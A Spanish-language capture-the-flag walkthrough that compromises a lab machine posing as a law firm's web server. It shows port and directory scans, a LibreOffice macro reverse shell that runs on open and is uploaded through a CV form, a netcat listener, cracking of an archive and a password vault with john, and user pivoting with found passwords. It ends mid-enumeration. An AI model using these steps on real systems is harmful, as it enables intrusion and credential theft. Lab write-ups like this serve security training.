

# El Candidato

---

```

> nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.9
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-28 16:52
Initiating ARP Ping Scan at 16:52
Scanning 192.168.137.9 [1 port]
Completed ARP Ping Scan at 16:52, 0.13s elapsed (1 total)
Initiating SYN Stealth Scan at 16:52
Scanning 192.168.137.9 [65535 ports]
Discovered open port 995/tcp on 192.168.137.9
Discovered open port 22/tcp on 192.168.137.9
Discovered open port 110/tcp on 192.168.137.9
Discovered open port 143/tcp on 192.168.137.9
Discovered open port 993/tcp on 192.168.137.9
Discovered open port 25/tcp on 192.168.137.9
Increasing send delay for 192.168.137.9 from 0 to 5 due to
Increasing send delay for 192.168.137.9 from 5 to 10 due to
Increasing send delay for 192.168.137.9 from 10 to 20 due to
Increasing send delay for 192.168.137.9 from 20 to 40 due to
Discovered open port 80/tcp on 192.168.137.9
Discovered open port 139/tcp on 192.168.137.9
Discovered open port 445/tcp on 192.168.137.9
Increasing send delay for 192.168.137.9 from 40 to 80 due to
Increasing send delay for 192.168.137.9 from 80 to 160 due to
Increasing send delay for 192.168.137.9 from 160 to 320 due to
Increasing send delay for 192.168.137.9 from 320 to 640 due to
Increasing send delay for 192.168.137.9 from 640 to 1000 due to
Warning: 192.168.137.9 giving up on port because retransmission
Completed SYN Stealth Scan at 16:53, 48.77s elapsed (65535 ports)
Nmap scan report for 192.168.137.9
Host is up, received arp-response (1.5s latency).
Scanned at 2025-02-28 16:52:11 EST for 49s
Not shown: 65458 closed tcp ports (reset)

```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 64
25/tcp	open	smtp	syn-ack ttl 64
80/tcp	open	http	syn-ack ttl 64
110/tcp	open	pop3	syn-ack ttl 64
139/tcp	open	netbios-ssn	syn-ack ttl 64
143/tcp	open	imap	syn-ack ttl 64
445/tcp	open	microsoft-ds	syn-ack ttl 64
993/tcp	open	imaps	syn-ack ttl 64
995/tcp	open	pop3s	syn-ack ttl 64

```
> nmap -sCV -p22,25,80,110,135,445,993 -Pn -n --min-rate 5000 -vvv 192.168.137.9
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-28 16:55 EST
NSE: Loaded 157 scripts for scanning
```

```
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 f5:83:ee:35:33:dc:c8:64:67:e5:1e:3d:37:ac:44:6e (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBcsVJXuiKZjKys7SE80vU6CmwAbbpvBMiLNJn10FY
|   256 49:84:2d:38:2b:f1:39:92:bc:13:7c:17:2a:ae:e8:a1 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA80g4ZnltE+wxYLwcZ+P+vLF8+5a6Y24+bQzQ96LFi+
25/tcp    open  smtp          syn-ack ttl 64  Postfix smtpd
|_ smtp-commands: gyhabogados.thl, PIPELINING, SIZE 10240000, ETRN, AUTH PLAIN LOGIN, ENHANCEDSTATUSCODES, 8BITIME,
80/tcp    open  http          syn-ack ttl 64  Apache httpd 2.4.62 ((Debian))
|_ http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Gonz\xC3\xA1lez, Herrera y C\xC3\xA1da. Abogados
|_ http-server-header: Apache/2.4.62 (Debian)
110/tcp   open  pop3          syn-ack ttl 64  Dovecot pop3d
|_ pop3-capabilities: SASL(PLAIN LOGIN) TOP USER AUTH-RESP-CODE RESP-CODES PIPELINING CAPA UIDL STLS
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=LawHacked.lawhacked.thl
|_ Subject Alternative Name: DNS:LawHacked.lawhacked.thl
|_ Issuer: commonName=LawHacked.lawhacked.thl
```

```
|_ END CERTIFICATE
135/tcp   closed msrpc      reset ttl 64
445/tcp   open  netbios-ssn   syn-ack ttl 64  Samba smbd 4
993/tcp   open  ssl/imap      syn-ack ttl 64  Dovecot imapd
|_ imap-capabilities: OK more ENABLE LITERAL+ ID AUTH=PLAIN post-login have Pre-login cap
|_ ssl-cert: Subject: commonName=LawHacked.lawhacked.thl
|_ Subject Alternative Name: DNS:LawHacked.lawhacked.thl
|_ Issuer: commonName=LawHacked.lawhacked.thl
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2024-12-05T16:19:15
|_ Not valid after: 2034-12-03T16:19:15
|_ MD5: 50b3:10e4:c13e:d10d:cf39:059b:086e:383a
|_ SHA-1: 915e:f065:9174:d4a4:aala:7fe7:eb5a:d1d8:c9b3:2271
```

```
> whatweb 192.168.137.9
http://192.168.137.9 [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[192.168.137.9], JQuery, Script, Title[González, Herrera y Cía. Abogados]
```

incluimos `gyhabogados.thl` en el `/etc/hosts`

gyhabogados.thl/work-with-us.php

Exploit-DB GTFOBins example\_hashes [h... Hash Type Identif... CyberChef GitHub - swisskyr...

Formar parte de **González, Herrera y Cía. Abogados** significa ser parte de una tradición de excelencia y compromiso. Buscamos profesionales apasionados que deseen crecer con nosotros, enfrentar desafíos legales de alto nivel y marcar la diferencia en la vida de nuestros clientes. ¿Tienes lo que se necesita? ¡Te estamos esperando!

---

Nombre

Apellido

Email

Teléfono

**Curriculum Vitae**

Máximo 8MB (Archivos Permitidos .pdf,.doc,.odt)


No file selected.

```
> gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.9/' -x html,php,txt -t 20
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.137.9/
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./php (Status: 403) [Size: 278]
/index.php (Status: 200) [Size: 7760]
/images (Status: 301) [Size: 315] [-> http://192.168.137.9/images/]
/uploads (Status: 301) [Size: 316] [-> http://192.168.137.9/uploads/]
/assets (Status: 301) [Size: 315] [-> http://192.168.137.9/assets/]
/.html (Status: 403) [Size: 278]
/README.txt (Status: 200) [Size: 1344]
/config (Status: 301) [Size: 315] [-> http://192.168.137.9/config/]
/views (Status: 301) [Size: 314] [-> http://192.168.137.9/views/]
/LICENSE.txt (Status: 200) [Size: 17128]
./php (Status: 403) [Size: 278]
/.html (Status: 403) [Size: 278]
/roundcube (Status: 301) [Size: 318] [-> http://192.168.137.9/roundcube/]
/server-status (Status: 403) [Size: 278]
Progress: 494096 / 882240 (56.00%)
```

Index of /views x González, Herre x Roundcube Webm x +

192.168.137.9/roundcube/

ali Tools Exploit-DB GTFOBins example\_hashes [h... Hash Type Identif... CyberChef GitHub - swisskyr...



Roundcube Webmail


primero intentaremos un macro maliciosa

<https://exploit-notes.hdks.org/exploit/malware/libreoffice-macros/>

Tools → Macros → basic...

Seleccionamos nuestro doc q de momento sera Untitled 1 y le damos a New

introducimos la reverse shell y guardamos (ahora le damos algun name al archivo)




**Tools → Macros → Organize Macros → Basic**



Seleccionamos el Module1 → Assign...

Events → Open Document → Macro...

Seleccionamos nuestro Module1 → Macro



Selecionamos nuestra macro y guardamos



## ÚNETE A NUESTRA FAMILIA

Formar parte de **González, Herrera y Cía. Abogados** significa ser parte de una tradición de excelencia y compromiso. Buscamos profesionales apasionados que deseen crecer con nosotros, enfrentar desafíos legales de alto nivel y marcar la diferencia en la vida de nuestros clientes. ¿Tienes lo que se necesita? ¡Te estamos esperando!

Solicitud enviada con éxito!

Nombre

Apellido

Email

Teléfono






Curriculum Vitae

Máximo 8MB (Archivos Permitidos .pdf,.doc,.odt)

No file selected.

con la IP entramos a upload y le damos a nuestro archivo (notar que si entramos con el dominio nos responde con codigo 301)

The screenshot shows a web browser window with the address bar displaying `192.168.137.9/uploads/`. The browser's tab bar includes `Kali Tools`, `Exploit-DB`, `GTF0Bins`, `example_hashes`, and `Hash T`. The main content area is titled **Index of /uploads** and contains a table listing directory contents. The table has columns for **Name**, **Last modified**, **Size**, and **Description**. The entries include a **Parent Directory** and four ODT files with their respective modification dates, times, and sizes. At the bottom, a footer indicates the server is `Apache/2.4.62 (Debian) Server at 192.168.137.9 Port 80`.

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>	-	-	-
 <a href="#">67c2a4d9b964f_rev.odt</a>	2025-03-01 03:10	9.3K	
 <a href="#">67c31c7ccb503_rev.odt</a>	2025-03-01 11:41	9.3K	
 <a href="#">67c2608017be1_openme.odt</a>	2025-02-28 22:18	9.4K	
 <a href="#">67c3208721d5e_reverse.odt</a>	2025-03-01 11:58	9.6K	

Apache/2.4.62 (Debian) Server at 192.168.137.9 Port 80



```
> nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.137.7] from (UNKNOWN) [192.168.137.9] 41920
bash: cannot set terminal process group (5263): Inappropriate ioctl for device
bash: no job control in this shell
bash: /home/bob/.bashrc: Permission denied
bob@TheHackersLabs-Gyhabogados:~$ whoami
whoami
bob
bob@TheHackersLabs-Gyhabogados:~$
```

en el directorio del usuario tenemos un archivo credentials.7z que requiere una pass para descomprimir

```
> 7z2john credentials.7z > hashbob
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes
```

```
> john hashbob --wordlist=/usr/share/seclists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 6 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Cost 4 (data length) is 26 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
barcelona (credentials.7z)
1g 0:00:00:04 DONE (2025-03-01 10:17) 0.2277g/s 72.89p/s 72.89c/s 72.89C/s angelo..101010
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
> 7z x credentials.7z

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 186 bytes (1 KiB)


Extracting archive: credentials.7z
--
Path = credentials.7z
Type = 7z
Physical Size = 186
Headers Size = 154
Method = LZMA2:12 7zAES
Solid = -
Blocks = 1

Enter password (will not be echoed):
Everything is Ok

Size:          22
Compressed: 186
> ls
credentials.7z credentials.txt hashbob
> cat credentials.txt
bob:a7gyqqp6bt2!uv@2u

🐱 > 📁 /home/kali/Work
```

bob:a7gyqqp6bt2!uv@2u



```
> searchsploit Roundcube
```

Exploit Title	Path
Roundcube 1.2.2 - Remote Code Execution	php/webapps/40892.txt
Roundcube rcfilters plugin 2.1.6 - Cross-Site Scripting	linux/webapps/45437.txt
Roundcube Webmail - Multiple Vulnerabilities	php/webapps/11036.txt
Roundcube Webmail 0.1 - 'index.php' Cross-Site Scripting	php/webapps/28988.txt
Roundcube Webmail 0.1 - CSS Expression Input Validation	php/webapps/30877.txt
Roundcube Webmail 0.2 - Cross-Site Scripting	php/webapps/33473.txt
Roundcube Webmail 0.2-3 Beta - Code Execution	php/webapps/7549.txt
Roundcube Webmail 0.2b - Remote Code Execution	php/webapps/7553.sh
Roundcube Webmail 0.3.1 - Cross-Site Request Forgery / SQL Injection	php/webapps/17957.txt
Roundcube Webmail 0.8.0 - Persistent Cross-Site Scripting	php/webapps/20549.py
Roundcube Webmail 1.1.3 - Directory Traversal	php/webapps/39245.txt
Roundcube Webmail 1.2 - File Disclosure	php/webapps/49510.py

li Tools • Exploit-DB • GTF0Bins • example\_hashes [h... • Hash Type Identif... • CyberChef • GitHub - swisskyr...

Groups

Personal Addresses

Collected Recipients

Trusted Senders

Search

Create

Print

Export

Search

Import

Export

More

About

×

Roundcube Webmail 1.6.5

Copyright © 2005-2022, The Roundcube Dev Team

This program is free software; you can redistribute it and/or modify it under the terms of the [GNU General Public License](#) as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.  
Some [exceptions](#) for skins & plugins apply.

Installed plugins

Plugin	Version	License	Source
filesystem_attachments	1.0	GPL 3.0+	
jqueryui	1.13.2	GPL 3.0+	

×

Close

The list is empty. Use the Create button to add new entries.

bob@gyhabogados.thl

Select Threads Options Refresh

Inbox

Compose

Sent

Mail

Trash

Contacts

Settings

Search...

Sam

Bienvenido a González, Herrera y Cía. Abogados

1 KB

Reply Reply all Forward Delete Mark More

Bienvenido a González, Herrera y Cía. Abogados

To Sam on 2024-12-07 18:13

Details Headers

Estimado Sam,

Te doy la bienvenida al equipo de González, Herrera y Cía. Abogados. Estoy seguro de que tu experiencia será una gran aportación para nuestra firma y nuestros clientes.

A continuación, te proporciono las credenciales para que puedas acceder a los sistemas internos:

Usuario: sam

Contraseña: Welcome2024!

Por favor, cambia tu contraseña al iniciar sesión por primera vez. Si necesitas ayuda con este proceso, no dudes en contactarme.

¡Bienvenido nuevamente, y mucho éxito en tu primer día!

Saludos cordiales,

Bob

Infraestructura y Desarrollo

González, Herrera y Cía. Abogados

sam:Welcome2024!

```

bob@TheHackersLabs-Gyhabogados:~$ su sam
Password:
sam@TheHackersLabs-Gyhabogados:/home/bob$ whoami
sam
sam@TheHackersLabs-Gyhabogados:/home/bob$

```

```

sam@TheHackersLabs-Gyhabogados:/home$ ls -la
total 24
drwxr-xr-x 6 root root 4096 Dec 7 18:06 .
drwxr-xr-x 20 root root 4096 Dec 6 14:25 ..
drwx----- 19 bob bob 4096 Dec 8 18:03 bob
drwx----- 8 dean abogados 4096 Dec 8 16:02 dean
drwx----- 8 john john 4096 Dec 8 19:09 john
drwx----- 6 sam abogados 4096 Dec 8 15:44 sam
sam@TheHackersLabs-Gyhabogados:/home$ cd dean/
bash: cd: dean/: Permission denied
sam@TheHackersLabs-Gyhabogados:/home$ find / -group abogados -type f -ls 2>/dev/null
555750 4 -rw-r--r-- 1 root abogados 520 Dec 8 14:49 /mnt/RESPALDOS_IT/credenciales.psafe3
558059 4 -rw-r--r-- 1 root abogados 582 Dec 7 22:41 /mnt/RESPALDOS_IT/IMPORTANTE.txt
sam@TheHackersLabs-Gyhabogados:/home$ |

```

```

sam@TheHackersLabs-Gyhabogados:/home$ find / -group abogados -type f -ls 2>/dev/null
555750 4 -rw-r--r-- 1 root abogados 520 Dec 8 14:49 /mnt/RESPALDOS_IT/credenciales.psafe3
558059 4 -rw-r--r-- 1 root abogados 582 Dec 7 22:41 /mnt/RESPALDOS_IT/IMPORTANTE.txt
sam@TheHackersLabs-Gyhabogados:/home$ cat /mnt/RESPALDOS_IT/IMPORTANTE.txt
Dean,

He notado que estás reutilizando tus credenciales con frecuencia, lo que puede comprometer la seguridad de la empresa. Para facilitarte la gestión de contraseñas y mejorar la seguridad, he decidido crear una bóveda de contraseñas para ti, utilizando un gestor de contraseñas.

Con esta herramienta, solo necesitarás recordar una contraseña maestra para acceder a todas tus credenciales de manera segura.

La contraseña maestra es similar a la que te proporcioné en la bienvenida: "ChevyImpala1967". Sin embargo, en lugar de "1967", deberás usar un año diferente.
sam@TheHackersLabs-Gyhabogados:/home$ |

```

me creo un diccionario con un script de python para ir del año 1 2500  
luego usamos pwsafe2john

```

# Nombre del archivo de salida
output_file = "diccionario_chevyimpala.txt"


# Abrir el archivo en modo escritura
with open(output_file, "w") as file:
    # Generar las combinaciones
    for year in range(1, 2501): # Desde 1 hasta 2500
        password = f"ChevyImpala{year}" # Formato: ChevyImpalaXXXX
        file.write(password + "\n") # Escribir en el archivo

```


```
print(f"Diccionario generado y guardado en {output_file}")
```

```
> pwsafe2john credenciales.psafe3 > hashpsafe3.txt
> john hashpsafe3.txt --wordlist=diccionario_chevyimpala.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ChevyImpala1995 (credencial)
1g 0:00:00:00 DONE (2025-03-01 11:18) 9.090g/s 22727p/s 22727c/s 22727C/s ChevyImpala1..ChevyImpala2500
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

instalo passwordsafe (otra alternativa es pwsafe o keepass)



click derecho en Credenciales del Sistema y copiar pass



MasterOfPuppets1986

```
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$ whoami
dean
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$ id
uid=1002(dean) gid=1002(dean) groups=1002(dean),100(users),1004(abogados),1005(it)
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$
```

```
Sorry, user dean may not run sudo on TheHackersLabs-Gyhabogados.
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$ find / -group it -ls 2>/dev/null
391965      4 drwxr-x---    2 root    it          4096 Dec  8 14:12 /mnt/IT_TOOLS
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$
```

```
[sudo] password for dean:
Sorry, user dean may not run sudo on TheHackersLabs-Gyhabogados.
dean@TheHackersLabs-Gyhabogados:/mnt/RESPALDOS_IT$ find / -group it -ls 2>/dev/null
 391965      4 drwxr-x---  2 root    it              4096 Dec  8 14:12 /mnt/IT_TOOLS
